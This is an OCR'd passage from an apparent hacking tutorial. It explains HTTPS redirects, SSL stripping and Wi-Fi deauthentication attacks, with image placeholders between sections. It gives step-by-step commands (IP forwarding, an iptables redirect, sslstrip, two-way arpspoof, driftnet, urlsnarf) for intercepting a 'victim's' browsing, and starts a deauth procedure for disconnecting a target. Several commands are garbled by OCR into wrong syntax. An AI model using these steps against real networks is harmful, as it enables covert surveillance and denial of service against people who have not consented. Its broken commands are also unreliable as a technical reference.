
1. The client browser connects to http://mail.google.com on port 80 using HTTP.
2. The server redirects the client HTTPS version of this site using an HTTP code 302 redirect.
3. The client connects to https://mail.google.com on port 443.
4. The server provides a certificate to the client containing Its digital signature. This certificate is used to verify the identity of the site.
5. The client takes this certificate and verifies it against Its list of trusted certificate authorities.
6. Encrypted communication ensues.

If the certificate validation process fails then that means the website has failed to verify its identity. At that point the user is typically presented with a certificate validation error and they can choose to proceed at their own risk.

Defeating HTTPS

This process was considered highly secure up until several years ago when an attack was published that allowed for successful hijacking of the communication process. This process doesn't involve defeating SSL itself, but rather, defeating the "bridge" between non-encrypted and encrypted communications.

In this case from HTTP to HTTPS, you are attacking the bridge and can man-in-the-middle an SSL connection before it even occurs. In order to do this effectively, Moxie created the SSLstrip tool, which we will use here.



1. Traffic between the client and web server is intercepted.
2. When an HTTPS URL is encountered sslstrip replaces it with an HTTP link and keeps a mapping of the changes.
3. The attacking machine supplies certificates to the web server and impersonates the client.

4. Traffic is received back from the secure website and provided back to the client.

The process works quite well and as far as the server is concerned it is still receiving the SSL traffic it wants to, it doesn't know the difference. The only visible difference in the user experience is that the traffic will not be flagged as HTTPS in the browser, so a cognizant user will be able to notice that something is amiss.

There is also other methods also like wireless MITM, Man in the browser (MITB), session hijacking, DHCP MITM etc..

Requirements:

1. SET
2. ARPSPOOF
3. DRIFTNET
4. URLSNARF
5. SSLTRIP
6. NMAP


Practical Steps:

1. First check if the victim is connected to internet or not, and if he is connected.
2. Arp poison the victim.
3. Run the tools like driftnet, urlsnarf etc. to sniff on LAN.


CASE – 1: Find out what a victim is surfing on the internet.

STEPS:


1. First check if the victim is connected to internet or not.
2. To Perform ARP poising Run then following commands:
    i. Echo 1 >/proc/sys/net/ip4/ip_forward
    ii. Iptabels -t nat -A PREROUTING -p tcp -destination-port 80 -j REDIRECT -to-port 8080
    iii. Sslstrip -k -l 8080



iv. Arpspoof -I wlan0 -t <victim ip> <router ip>




v. Arpspoof -I wlan0 -t <router ip> <victim ip>




3. Run sniffing tools like:

   i. Driftnet -I wlan0



   ii. Urlsnarf -I wlan0



4. Now, wait for users to visit a site and all the pictures and URL's visited by the user start being viewed on our terminal.

Wi-Fi Deauth or Jammer

Theory:

The deauth attack also known as deauthentication attack is used to force stations (clients/victims) off of a given network i.e. disconnecting them from a given network forcefully. This is done by causing a Denial of Service (DOS i.e. Denial of Service) attack.

Deauthentication attacks are easy to perform and highly malicious attack. This type of attack can target either a specific station or multiple stations and prevent them from connecting to the wireless network.

Here are the basics of deauthentication attacks: -

Deauthentication frames are classified as management frames in the 802.11 specification, and are used to disconnect stations and access points (APs). An AP can send the deauthentication frames as well as the Station. Generated through the Aircrack-ng suite, MDK3, Void11, Scrapy, and Zulu, they're created to terminate the secured connection between devices.

How deauthentication attacks work: -

Deauthentication attacks are fairly easy to do. Why? Because management frames are often unencrypted or unauthenticated. And because spoofing management frames is trivial and there are many tools to perform them, in a

poorly secured network, these attacks are a simple entry for further damage.

Requirements:

1. A working network.
2. A client connected in that network.


Practical Steps:

1. First check if the victim is connected to internet or not, and if he is connected, then check its mac address and IP address.
2. Start monitor mode on attacking machine.
3. Then start sniffing for all the available networks.
4. After getting the network to be operated on, start searching for all the hosts connected to that network.
5. After getting the connected hosts, deauth the required host.
6. After running the deauth command, check the connection on the victim's machine.


CASE – 1: Using deauth attack to disconnect a victim from a network.

STEPS:


1. First check if the victim is connected to internet or not, and if he is connected, then check its mac address and IP address.




2. Start monitor mode on attacking machine.





3. Then start sniffing for all the available networks.



